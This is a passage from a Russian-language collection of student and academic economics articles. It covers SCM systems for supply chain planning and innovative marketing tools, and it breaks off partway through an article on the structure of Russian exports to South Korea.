3. Слепцова Е.В., Сапрунова Д. Современные взгляды на адаптацию работника: сущность, виды, функции и факторы адаптации // Международный журнал гуманитарных и естественных наук. – 2020. – № 8 (47). – С. 179-182.

4. Чмыхова М.А., Болдырева Н.В. Особенности современных методов адаптации персонала // Вестник института мировых цивилизаций. – 2019. – № 2 (23). – С. 58-67.

5. Фельк С.А. Современные технологии управления развитием персонала // Аспирант. – 2019. – № 6 (48). – С. 85-88.

6. Есикова Р.С., Выжимова Н.Г. Сравнительный анализ отечественного и зарубежного опыта адаптации персонала // Вестник Северо-Кавказского федерального университета. – 2020. – № 2. – С. 46-52.

*Картамышев Никита Антонович, студент магистратуры 2 курс,  
факультет «Информационных технологий и анализа больших данных»*

*Финансовый университет при Правительстве РФ*

*Россия, г. Москва*

*e-mail: [nikitoskartamysh@yandex.ru](mailto:nikitoskartamysh@yandex.ru)*

## **ИНТЕГРИРОВАННОЕ ОПТИМИЗАЦИОННОЕ ПЛАНИРОВАНИЕ ЦЕПЕЙ ПОСТАВОК С ПОМОЩЬЮ SCM-СИСТЕМ**

**Аннотация:** В статье анализируется интегрированное оптимизационное планирование цепей поставок с помощью SCM-систем. Рассматриваются понятие, сущность и современная специфика управления цепями поставок. Выявляются особенности внутренней и внешней интеграции в управлении цепями поставок. Приводятся требования к системе планирования цепей поставок. Рассматриваются функции, возможности и конкретные эффекты для компаний от внедрения SCM-систем, обеспечивающих сквозное процессное управление цепями поставок.

**Ключевые слова:** логистика, цепи поставок, планирование цепей поставок, интеграция, SCM-системы.

**Annotation:** The article analyzes integrated optimization supply chain planning using SCM systems. The concept, essence and modern specifics of supply chain management are considered. The features of internal and external integration in supply chain management are revealed. The requirements for the supply chain planning system are given. The functions, opportunities and specific effects for companies from the implementation of SCM systems that provide end-to-end process management of supply chains are considered.

**Key words:** logistics, supply chains, supply chain planning, integration, SCM

systems.

Последнее десятилетие в экономике развитых стран ознаменовано сменой технологических укладов и появлением новых фундаментальных технологий, что влияет не только на технологические процессы в сфере производства, но и на социально-экономические отношения, построение организационных структур компаний, формы и методы управления и всю систему менеджмента [1]. Основной особенностью смены технологического уклада является переход от отраслевых информационных технологий проводных сетей и локальных цифровых систем к сетям высокоскоростного беспроводного доступа, глобальным промышленным сетевым технологиям и телекоммуникационным сетям коллективного доступа. Технологическое развитие приводит также к ужесточению конкуренции между производителями, что обуславливает важность как увеличения потребительской ценности предлагаемых продуктов, так и снижения производственных расходов [2]. Минимизировать коммерческие издержки возможно при помощи оптимальной организации движения сырья, комплектующих, материалов и готовой продукции. Управление цепями поставок SCM (Supply Chain Management) представляет собой комплекс мероприятий, направленных на автоматизацию и контроль за системой снабжения, призванных сократить производственные расходы и повысить прибыльность бизнеса. Возможности оптимизации цепей поставок, которые предлагает система SCM, делают актуальным исследование её сущности и специфики.

Целью работы является изучение интегрированного оптимизационного планирования цепей поставок с помощью SCM-систем. Для её достижения были использованы аналитический, синтетический, индуктивный и дедуктивный методы обработки тематических исследований, научных публикаций и релевантных литературных источников.

Под цепями поставок понимается совокупность последовательно взаимодействующих поставщиков и потребителей, в которой каждый

потребитель выступает поставщиком для следующего потребителя до того момента, пока продукт не поступит к конечному потребителю [3]. Управление цепями поставок представляет собой системную стратегическую координацию традиционных деловых функций и тактики взаимодействия этих функций в пределах компании и между несколькими предприятиями в цепи поставок, нацеленную на улучшение долгосрочных показателей деятельности как отдельных компаний, так и всей цепи поставок [4]. В современной парадигме бизнес-управления отдельные предприятия конкурируют не как автономно существующие субъекты, а как цепи поставок. Управление бизнесом происходит в условиях межсетевого взаимодействия конкуренции, вследствие чего успех каждой компании будет зависеть от её способности интегрировать сложную сеть деловых отношений.

Основным направлением развития управления цепями поставок выступает интеграция, подразделяющаяся на внутреннюю и внешнюю [5]. Под внутренней интеграцией понимается сквозное управление цепями поставок, проходящими через все функциональные области логистической системы, с целью более точного определения и решения локальных задач компании и контроля элементов логистической системы. Внешняя интеграция цепи поставок представляет собой взаимосвязь организации с её контрагентами. Процессы внутреннего и внешнего интегрирования дают компании возможность усовершенствовать цепь поставок и максимально удовлетворять увеличивающиеся потребности потребителя за счёт получения оптимальных решений при взаимодействии контрагентов. Данные решения включают сокращение времени выполнения заказа, возрастание качества логистических операций, сокращение общих логистических издержек вследствие снижения затрат на управление закупками, заказами и запасами, складирование, упаковку и транспортировку, а также уменьшения логистических рисков в цепи поставок, высвобождающего денежные средства на дополнительные инвестиции в маркетинговые исследования, складское оборудование, рекламу, информационно-компьютерные системы и прочее.



В основе эффективного управления цепями поставок лежит планирование, представляющее собой систематический процесс, включающий поиск возможностей действий, прогнозирование последствий этих действий, разработку проекта управления, формирование управленческих решений, мероприятий на перспективу и сроков их выполнения [6]. Организация эффективного планирования требует соответствующей системы, отвечающей требованиям документального обеспечения, стандартизации, точности, организованности, непрерывности, согласованности, адаптивности, цикличности и полноты.

С целью оптимизации планирования цепей поставок компании начинают применять SCM-системы – интегрированные информационные технологии, обеспечивающие стратегический, тактический и оперативный уровни управления [7]. SCM-системы представляют собой набор интегрированных программ, работающих на базе единой операционной системы и выполняющих функцию контроля действий компании. Главным принципом работы таких систем выступает принцип согласованности управления на различных иерархических уровнях.

Информационные SCM-системы обеспечивают сквозное процессное управление цепями поставок на основе детальных сведений о движении товаров по всей цепи поставок [8]. Их базовыми функциями являются:

- планирование цепи поставок (SCP);
- исполнение планов в цепи поставок (SCE);
- APЗ'-надстройки в составе систем ERP-класса;
- контуры управления взаимоотношениями с потребителями и поставщиками (CRM/S RM);
- анализ эффективности и оптимизация управления поставками (SCPM).

Программное обеспечение SCM-систем является многофункциональным и полимодульным инструментом для планирования цепей поставок, позволяющим создавать оптимально синхронизированную цепь поставок из

множества звеньев для выполнения заказов клиентов, а также достигать требуемой степени информационной открытости в отношении потребностей и загрузки мощностей уровня запасов в цепи поставок [9]. Применение SCM-систем в процессе интегрированного планирования деятельности участников цепи поставок обеспечивает для них:

- сокращение сроков выполнения заказов;
- верное распределение запасов по распределённым складам;
- возможность преодоления зависимости от ограничений по мощностям и материалам;
- увеличение качества обслуживания клиентов;
- снижение затрат на управление запасами;
- интеграцию производства, планирования продаж и дистрибуции;
- снижение расходов на доставку;
- обнаружение и сокращение уровня излишних запасов;
- оптимизацию страховых запасов, запасов материалов и сырья;
- оптимизацию применения логистических и производственных ресурсов.

В процентном выражении внедрение SCM-систем обеспечивает компаниям следующие конкурентные преимущества [10]:

- повышение прибыли на 5-15 %;
- снижение стоимости и продолжительности обработки заказа на 20-40 %;
- снижение времени выхода на рынок на 15-30 %;
- снижение закупочных издержек на 5-15 %;
- сокращение складских запасов на 20-40 %;
- снижение производственных затрат на 5-15 %.

Построение интегрированной SCM-системы начинается с организационных изменений, разработки комплексных информационных моделей и технологий планирования и управления цепями поставок [11]. Непосредственное внедрение информационных систем, поддерживающих

интегрированное управление цепями поставок, возможно только после синхронизации ключевых бизнес-процессов, разработки стратегии и концептуальных SCM-моделей.

Таким образом, целью оптимизационного планирования цепей поставок является минимизация затрат и рисков, увеличение производительности предприятия, повышение качества продукта и сервиса. При этом широко используются технологии современных SCM-систем, которые обеспечивают:

- непротиворечивость, целостность и синхронность планов, создаваемых разными структурами планирования;
- мониторинг и анализ воздействия изменений, которые произошли в результате детализации плана или перепланирования;
- реалистичную оценку загрузки оборудования и возможность чёткого выполнения обязательств перед клиентами;
- объединение и передачу различных процессов планирования одному сотруднику;
- формирование единой среды планирования с минимальным риском противоречивости данных;
- управление процессом сбора и подготовки данных;
- формирование единого источника информации для создания отчётности по всем планам.

Все эти факторы дают возможность перейти от традиционного цикла планирования, отличающегося последовательностью и трудоёмкостью, к синхронизированному и интегрированному процессу.

### **Библиографический список:**

1. Стуров А.Ю., Кувшинов М.С. Экономическая эффективность информационно-управляющих систем организации, источники возникновения, методы оценки // Вестник ЮУрГУ. Серия «Экономика и менеджмент». – 2022. – Т. 16, № 3. – С. 165-175. – DOI: 10.14529/em220318.

2. Гусев С.С., Макаров В.В. Исследование проекта процессной информационной системы управления цепями поставок на примере бизнес-процесса ООО «AUVIX» // Инженерно-строительный вестник Прикаспия. – 2022. – № 1 (39). – С. 122-128. – DOI: 10.52684/2312-3702-2022-39-1-122-128.
3. Логистика и управление цепями поставок: учебник для вузов / В.В. Щербаков [и др.]; под ред. В.В. Щербакова. – М.: Изд-во Юрайт, 2023. – 582 с.
4. Китриш Е.Ю. Управление цепями поставок: теоретические аспекты // Восточно-Европейский научный журнал. – 2021. – № 1-4 (65). – С. 8-15.
5. Воронова Д.Ю. Управление цепями поставок: учеб. пособие / Д.Ю. Воронова, Л.Ю. Бережная; Оренбургский гос. ун-т. – Оренбург: ОГУ, 2019. – 169 с.
6. Управление цепью поставок (SCM): учеб. пособие / сост. П.П. Крылатков, М.А. Прилуцкая. – Екатеринбург: Изд-во Урал. ун-та, 2018. – 140 с.
7. Антюшин С.М., Найдис О.А. Исследование стратегий управления цепями поставок // Организатор производства. – 2020. – Т. 28, № 3. – С. 97-107. – DOI: 10.25987/VSTU.2020.60.21.010.
8. Дыбская В.В. Логистика в 2 ч. Часть 2: учебник для вузов / В.В. Дыбская, В.И. Сергеев. – М.: Изд-во Юрайт, 2023. – 341 с.
9. Пузанова И.А. Интегрированное планирование цепей поставок: учебник для бакалавриата и магистратуры / И.А. Пузанова, Б.А. Аникин; под ред. Б.А. Аникина. – М.: Изд-во Юрайт, 2022. – 319 с.
10. Литвин И.Ю. Управление цепями поставок как инструмент повышения эффективности деятельности компаний // Стратегии бизнеса. – 2020. – Т. 8, № 10. – С. 261-264. – DOI: 10.17747/2311-7184-2020-10-261-264.
11. Сергеев В.И. Управление цепями поставок: учебник для вузов / В.И. Сергеев. – М.: Изд-во Юрайт, 2023. – 480 с.

*Комарова Мария Сергеевна, студентка четвертого курса профиля  
«Финансовый менеджмент» Калужского филиала Финансовый университет  
при Правительстве РФ*

*Фролова Юлия Вадимовна, студентка четвертого курса профиля  
«Финансовый менеджмент» Калужского филиала Финансовый университет  
при Правительстве РФ*

## ИННОВАЦИОННЫЙ МАРКЕТИНГ

**Аннотация:** в данной статье рассматривается понятие маркетинговых инноваций, их актуальность и необходимость внедрения. Описываются источники получения инновационных идей. Раскрываются три типа маркетинговых инноваций на примере международных компаний. Рассматриваются новые инструменты, применяемые в практике маркетинга за последние несколько лет.

**Ключевые слова:** инновации, маркетинг, нововведения, маркетинговые инновации, интернет-маркетинг.

**Abstract:** this article discusses the concept of marketing innovations, their relevance and the need for implementation. The sources of obtaining innovative ideas are described. Three types of marketing innovations are revealed on the example of international companies. New tools used in marketing practice over the past few years are considered.

**Keywords:** innovations, marketing, innovations, marketing innovations, Internet marketing.

Маркетинговые инновации — это внедрение новых маркетинговых методов и приемов, которые отличаются от предыдущих и включают

значительные изменения в продвижении продукта, дизайне, упаковке и размещении. Это помогает улучшить продукт или услугу и охватить более широкую аудиторию.

Инновации в маркетинге — это не только внедрение новых технологий, но и реализация новых эффективных идей. Инновации необходимы, поскольку они помогают улучшить продукт или услугу. Благодаря инновациям есть возможность выйти на новые рынки и увеличить продажи и доходы.

Инновации могут быть представлены в разных формах и влиять на различные сферы бизнеса. Важно внедрять новые технологии или идеи на практике, так как компания сможет выделиться среди конкурентов. После внесения некоторых изменений можно заметить повышение удовлетворенности клиентов, увеличение продаж и увеличение прибыли. Самое главное - это адаптироваться к потребительским предпочтениям, потребностям и поведению, если это удастся, то появится возможность сосредоточиться на своих клиентах. Инновационные маркетинговые стратегии и кампании позволяют найти правильный подход к целевой аудитории и завоевать ее внимание.

Питер Друкер сформулировал семь источников инновационных идей, к которым относятся:

Неожиданное событие	<ul style="list-style-type: none"><li>• неожиданный успех, неожиданная неудача, неожиданное внешнее событие</li></ul>
Неконгруэнтность	<ul style="list-style-type: none"><li>• несоответствие между реальностью и нашими представлениями о ней (какова она «должна быть»)</li></ul>
Нововведения, основанные на потребности процесса	<ul style="list-style-type: none"><li>• недостатки и слабые места, которые должны быть устранены</li></ul>
Внезапные изменения	<ul style="list-style-type: none"><li>• изменения в структуре отрасли или рынка</li></ul>
Демографические изменения	<ul style="list-style-type: none"><li>• Увеличение/сокращение рождаемости</li></ul>
Изменения в восприятиях, настроениях и ценностных установках	<ul style="list-style-type: none"><li>• Новый взгляд на продукт или услугу</li></ul>
Новые знания	<ul style="list-style-type: none"><li>• появление новых методов и технологий</li></ul>

Рисунок 1. Источники генерации инновационных идей

Рассмотрим три типа маркетинговых инноваций. Изучив типы, вы сможете определить, какой из них наиболее подходит для вашего бизнеса.

1. **Радикальное нововведение.** Это приносит радикальные изменения в бренд, его рынок или рост бизнеса. Этот тип инноваций возникает, когда компания полностью меняет свой продукт, позиционирование или рабочие процессы. Возьмем в качестве примера Apple. Когда бренд выпустил свой iPhone, люди уже пользовались смартфонами. Однако продукт Apple принес функции, которые изменили рынок и восприятие людей. Теперь все знают, что пользователи iPhone могут делать отличные изображения и видео. Им даже не нужно покупать профессиональные камеры.

2. **Пошаговые инновации.** Они не вносят существенных изменений в продукт. Дополнительные инновации включают в себя добавление новых функций к продукту, компании или производственному методу. Часто это уже реализовано, но все еще нуждается в некоторых изменениях. Поэтому бренды реализуют их, чтобы повысить удовлетворенность клиентов. Возьмем в качестве примера Google. Компания часто улучшает свой сервис и предоставляет пользователям новые функции и приложения. Сейчас люди могут пользоваться преимуществами Gmail, Google Диска, Google Meet и т. д.

3. **Подрывные инновации.** Они возникают как реакция на поведенческие и технические изменения. Подрывные инновации реагируют на целевой рынок и направлены на то, чтобы предоставить клиентам лучший клиентский опыт. Рассмотрим в качестве примера сервис потокового видео с самым высоким рейтингом — Netflix. Компания начинала как служба проката DVD по почте, теперь имеет более 223 миллиона платных подписчиков по всему миру. Рентабельность компании благодаря подрывным инновациям резко возросла.

На данный момент маркетинг активно развивается и постепенно отходит от традиционного. За последнее десятилетие появились новые инновационные инструменты в маркетинге (Рисунок 2).




Рисунок 2. Инновационные инструменты в маркетинге

1. Бизнес-моделирование – описание и графическое представление существующих бизнес-процессов внутри компании с целью анализа, выявления отклонений в работе, а также их модернизации.

Бизнес-моделирование дает понимание, какие процессы протекают в организации, кто клиенты, какие ресурсы необходимы для развития компании.

Моделью бизнес-процесса называется его формализованное (графическое, табличное, текстовое, символьное) описание, отражающее реально существующую или предполагаемую деятельность предприятия. Модель, как правило, содержит следующие элементы:

- сведения о бизнес-процессе:
- набор составляющих процесс шагов — бизнес-функций;



- порядок выполнения бизнес-функций;
- механизмы контроля и управления в рамках бизнес-процесса;
- исполнителей каждой бизнес-функции;
- входящие документы, исходящие документы;
- ресурсы, необходимые для выполнения каждой бизнес-функции

2. Интернет-маркетинг – инструмент инновационного маркетинга, направленный на продвижение продукции или услуг организации с помощью сети интернет. К интернет-маркетингу относятся:

- текстовая реклама – рекламные сообщения, интегрированные в общий текст на сайте;
- контекстная реклама – реклама, основанная на контексте запросов и ключевых словах, задаваемых пользователями в поисковиках;
- баннерная реклама – рекламные изображения, расположенные внутри тематических сайтов;
- Seo-продвижение – это выдвигание сайта на первые позиции в поисковой выдаче. Реализуется за счет создания списка запросов, написания тематических статей, работы со структурой сайта [3, с. 165].

3. SMM (маркетинг в социальных сетях) – продвижение продукта или услуги внутри социальных сетей. Данный инструмент маркетинга предполагает ведение социальных сетей, генерацию контента, созданного специально под запросы целевой аудитории, а также запуск таргетированной рекламы, которая способна за счет данных, собираемых внутри социальных сетей найти пользователей, интересующихся товарами.

4. Вирусный маркетинг – это создание оригинальной информации, побуждающая у людей определенные эмоции, которыми они готовы делиться со знакомыми, тем самым становясь активными распространителями рекламы.

К вирусному маркетингу относятся следующие инструменты:

- «Сарафанное радио» (рекомендации людей).
- социальные сети (репосты понравившейся информации).

- мероприятия, ориентированные на подход «клиент + клиент» (промоакции с призами, скидки «Приведи друга» и т.д.).

5. Сенсорный маркетинг – маркетинг, основанный на ощущениях человека. Данный инструмент маркетинга подразумевает воздействие на органы чувств. Через стимуляцию чувственного восприятия сенсорный маркетинг способен доставить человеку эстетическое наслаждение, взволновать, восхитить красотой, помочь испытать удовлетворение и подтолкнуть к покупке.

Реализуется данный инструмент за счет воздействия:

- цвета. Так, определенной товарной нише соответствует свое цветовое оформление. К примеру, синий цвет ассоциируется у людей с устойчивостью и надежностью, белый с чистой и стерильностью, зеленый – цвет природы и натуральности и т.д.

- звука. Воздействие звука помогает передать определенную атмосферу. Так, в торговой сети «Перекресток», на новогодние праздники включают новогодние песни. Человек, совершая покупки, погружается в праздничную атмосферу и в предвкушении праздника покупает подарки и угощения.

- запаха. Сегодня магазины по всему миру — от булочных и бутиков модной одежды до магазинов мебели — используют запахи для ароматизации своих помещений. За счет приятного аромата люди дольше находятся в магазине, больше выбирают и чаще приходят [3, с. 258].

6. Нейромаркетинг – это инструмент выявления неосознаваемых реакций мозга потребителя на внешние маркетинговые раздражители и стимулирование тех из них, которые влияют на принятие положительных покупательских решений. Реализуется за счет продуманных рекламных текстов, визуализации предметов, расположения объектов в рекламе и т.д. К примеру, применением нейромаркетинга может служить двойные ценники со старой зачеркнутой ценой и новой более выгодной.

Таким образом, можно сделать вывод, что современный маркетинг активно развивается: проводятся научные исследования, на основе которых создаются новые инструменты маркетинга; появляются технологии, позволяющие найти свою целевую аудиторию, установить с ней контакт и продавать товары; маркетинг дешевеет и становится все более доступным инструментом для компаний.

С каждым годом покупки становятся для потребителей все более приятными. В магазинах играет музыка, по телевидению и в интернете можно увидеть качественную и интересную рекламу, многие бренды создают полезный контент в социальных сетях, а если покупка не понравилась, всегда можно написать компании и получить обратную связь.

Большинство организаций переходят к ориентации на потребителя, стремятся заполучить внимание и приверженность бренду. В ближайшие годы данная тенденция продолжится. Появятся новые инструменты и инновации в маркетинге, которые каждая компания сможет применить в своей деятельности.

### **Библиографический список:**

1. Жильцова, О. Н. Технология интернет-маркетинга: учебник для среднего профессионального образования / О. Н. Жильцова — 2-е изд., перераб. и доп. — Москва: Издательство Юрайт, 2023. — 335 с.

2. Красюк, И.А. Инновационный маркетинг: учебник / И. А. Красюк, С. М. Крымов, Г. Г. Иванов, М. В. Кольган. – М.: Дашков и К, 2020. - 170 с.

3. Карпова, С.В. Инновационный маркетинг: учебник для вузов / С. В. Карпова — 2-е изд., перераб. и доп. — Москва: Издательство Юрайт, 2023. — 474 с.

4. Короткова, Т. Л. Маркетинг инноваций: учебник и практикум для вузов / Т. Л. Короткова. — 2-е изд., испр. и доп. — Москва: Издательство Юрайт, 2023. — 256 с.

5. Кожевникова, Г. П. Информационные системы и технологии в маркетинге: учебное пособие для вузов / Г. П. Кожевникова, Б. Е. Одинцов. —

Москва: Издательство Юрайт, 2023. — 444 с.

6. Никулина Н. Инновационные технологии в маркетинге: учебник / Никулина Н., Н., Квашнин С., С., Фетисов В., Д., Верещагина Ю., Н., Березина С. В. — М.: Русайнс, 2023. — 426 с.

7. Поляков, В. А. Разработка и технологии производства рекламного продукта: учебник и практикум для вузов / В. А. Поляков, А. А. Романов. — Москва: Издательство Юрайт, 2023. — 502 с.

8. Хуссейн, И. Д. Цифровые маркетинговые коммуникации: учебное пособие для вузов / И. Д. Хуссейн. — Москва: Издательство Юрайт, 2023. — 68 с.

9. Что такое инновационный маркетинг? // [Электронный ресурс] – Режим доступа: <https://dzen.ru/media/vpborjomi/chtotakoeinnovacionnyimarketing5edfa9ea0cd9402a9e2b2a65> (дата обращения: 01.03.2023).

*Молдован Артём Анатольевич, кандидат экономических наук, доцент,  
Санкт-Петербургский государственный университет промышленных  
технологий и дизайна кафедра экономической теории  
e-mail: [senatornatalia@mail.ru](mailto:senatornatalia@mail.ru)*

## **ТОВАРНАЯ СТРУКТУРА ЭКСПОРТА И ИМПОРТА МЕЖДУ РОССИЕЙ И РЕСПУБЛИКОЙ КОРЕЯ**

**Аннотация:** Международная торговля является мощным стимулом экономического развития. На сегодняшний день международное сотрудничество стран и процесс глобализации затрагивает практически все сферы общественной жизни: начиная от взаимодействия по вопросам экономики, финансов и политико-правовой сферы и заканчивая социальной, информационной сферой и областью культуры.

Активизация поворота России на Восток во многом произошла в условиях ухудшений ситуации в сфере безопасности в Восточной Азии, напряженных отношений с Западом и кризисных тенденций в экономике России, в частности, связанных со снижением цен на энергетические ресурсы. Кроме того, Россия планировала восточную политику для развития региональной экономики, снижения зависимости от европейской экономики, интернационализации национальной экономики и участия в многостороннем сотрудничестве в области безопасности. Немаловажную роль играет расширение товарных потоков, выход России на новые рынки и прирост национального хозяйства. Для Республики Корея — это возможность обеспечения энергоресурсами и выход на евразийский рынок. Если российское правительство будет активно реализовывать план развития Дальнего Востока и Сибири, доля России на мировом рынке значительно увеличится. В западной части России Дальний Восток называют "Мостом на Восток", а это значит, что перспективы для

региона безграничны.

**Ключевые слова:** Республика Корея, глобализация, торговля, мировая экономика, экспорт, туризм, товары.

**Annotation:** International trade is a powerful incentive for economic development. Today, international cooperation between countries and the process of globalization affects almost all spheres of public life: from interaction on economic, financial and political-legal issues to the social, information and cultural spheres.


The intensification of Russia's turn to the East largely occurred in the context of the deteriorating security situation in East Asia, strained relations with the West and crisis trends in the Russian economy, in particular, related to the decline in prices for energy resources. In addition, Russia planned an Eastern policy to develop the regional economy, reduce dependence on the European economy, internationalize the national economy and participate in multilateral security cooperation. An important role is played by the expansion of commodity flows, Russia's entry into new markets and the growth of the national economy. For the Republic of Korea, this is an opportunity to provide energy resources and access the Eurasian market. If the Russian government actively implements the development plan for the Far East and Siberia, Russia's share in the world market will increase significantly. In the western part of Russia, the Far East is called the "Bridge to the East", which means that the prospects for the region are limitless.

**Keywords:** Republic of Korea, globalization, trade, world economy, export, tourism, goods.

В статье будет проанализирован экспорт и импорт между Россией и Республикой Корея. Сначала посмотрим на данные по экспорту товаров и услуг, а потом по импорту. В ходе анализа будет прослежена динамика и актуальные данные на 2020 год. Кроме того, будет проведено сравнение товарной структуры экспорта и импорта России с Республикой Корея с общей структурой товарооборота, реализуемого Российской Федерацией по всему

миру. В заключение будут рассмотрены трудности двустороннего сотрудничества.

За последние 24 года экспорт России в Южную Корею увеличился в годовом исчислении на 9,78%, с 1,74 млрд долларов США в 1995 году до 16,3



млрд долларов в 2019 году. Ниже приведена динамика объемов экспорта:

Рисунок 1. Экспорт России в Республику Корея 1995-2020 гг (в млрд. долл. США) [1]

На графике также представлены данные по экспорту Российской Федерации с Республикой Корея за период январь-декабрь 2020 года. Данные представлены на основании таможенной статистики Федеральной таможенной службы Российской Федерации. По состоянию на 2020 год величина экспорта составила 12,44 млрд. долл. США.

Сама структура экспорта не претерпевала изменений по годам, начиная с 2009-2010 гг. Минимальная величина экспорта наблюдалась в 1998 году, а максимальная величина в 2014 году.

Российская экономика, которая в начале 2020 года столкнулась сразу с

несколькими шоками, по итогам года упала на 3,1% ввиду ограничительных мер, связанных с коронавирусной инфекцией и падением мирового спроса на энергоресурсы [2]. Пандемия COVID-19 привела к падению цен на сырьевые товары, что негативно отразилось на показателях торговли.

В 2020 году экспортная корзина состояла из следующих товаров: на лидирующих позициях находится продукция ТЭК, включающая природный газ, сырую нефть, нефтяные масла, каменный уголь, нефтяные газы, бурый уголь, торф и пр. (9,07 млрд. долл. США или 72,7% от всей экспортной корзины). Начиная с 2011 доля экспортируемой продукции ТЭК колеблется от 76-81%, что указывает на основное направление сотрудничества двух стран со стороны России. Республика Корея не обладает своими собственными природными ресурсами, поэтому сырьевой сектор по большей степени обеспечивается за счет импорта.

Остальными категориями товаров является несырьевой неэнергетический экспорт (ННЭ): рыба и ракообразные, продукция животного происхождения, металлы и изделия из них.

Ранее рассмотренные индексы ЕСІ и РСІ и их значения, подтверждаются структурой экспорта России в Республику Корея.

Учитывая общую структуру экспорта России по состоянию на 2020 год, согласно предоставленным данным Федеральной службы государственной статистики (Росстат), величина которого составляла 333,38 млрд. долл. США<sup>18</sup> и в котором наибольшую величину включают товары топливно-энергетического сектора (62%), экспорт металлов и изделий из них (8,9%), транспортные средства, машины и оборудование (6,6%), продукцию химической промышленности (6,4%), древесину и продукцию целлюлозно-бумажной промышленности (3%), продовольственные товары и сельскохозяйственное сырье (5,9%), можно отметить, что экспорт в Республику Корея не имеет каких-либо специфических особенностей на данный момент.

Ниже в таблице приведены данные по доле экспорта в Республику Корея из России от общемирового объема экспорта России в период с 2010 по 2020 гг.



ВКЛЮЧИТЕЛЬНО:

Таблица 1. Доля экспорта России в Республику Корея (2010-2020 гг.), % [3]

	2010	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020
Величина экспорта (в млрд. долл. США) из России в РК	10,6	13,6	13,8	14,9	18,5	13,6	10,8	12,8	17,9	16,3	12,44
Величина мирового экспорта (в млрд. долл. США) России	380	496	503	502	474	326	293	359	430	407	331,7
<b>Доля экспорта России в РК (%)</b>	<b>2,79</b>	<b>2,74</b>	<b>2,74</b>	<b>2,97</b>	<b>3,90</b>	<b>4,17</b>	<b>3,69</b>	<b>3,57</b>	<b>4,16</b>	<b>4,00</b>	<b>3,75</b>

Совокупный экспорт, приходящийся на Республику Корея в 2020 году, снизился по сравнению с аналогичным показателем за 2019 год на 31%. Общемировые показатели тоже сократились.

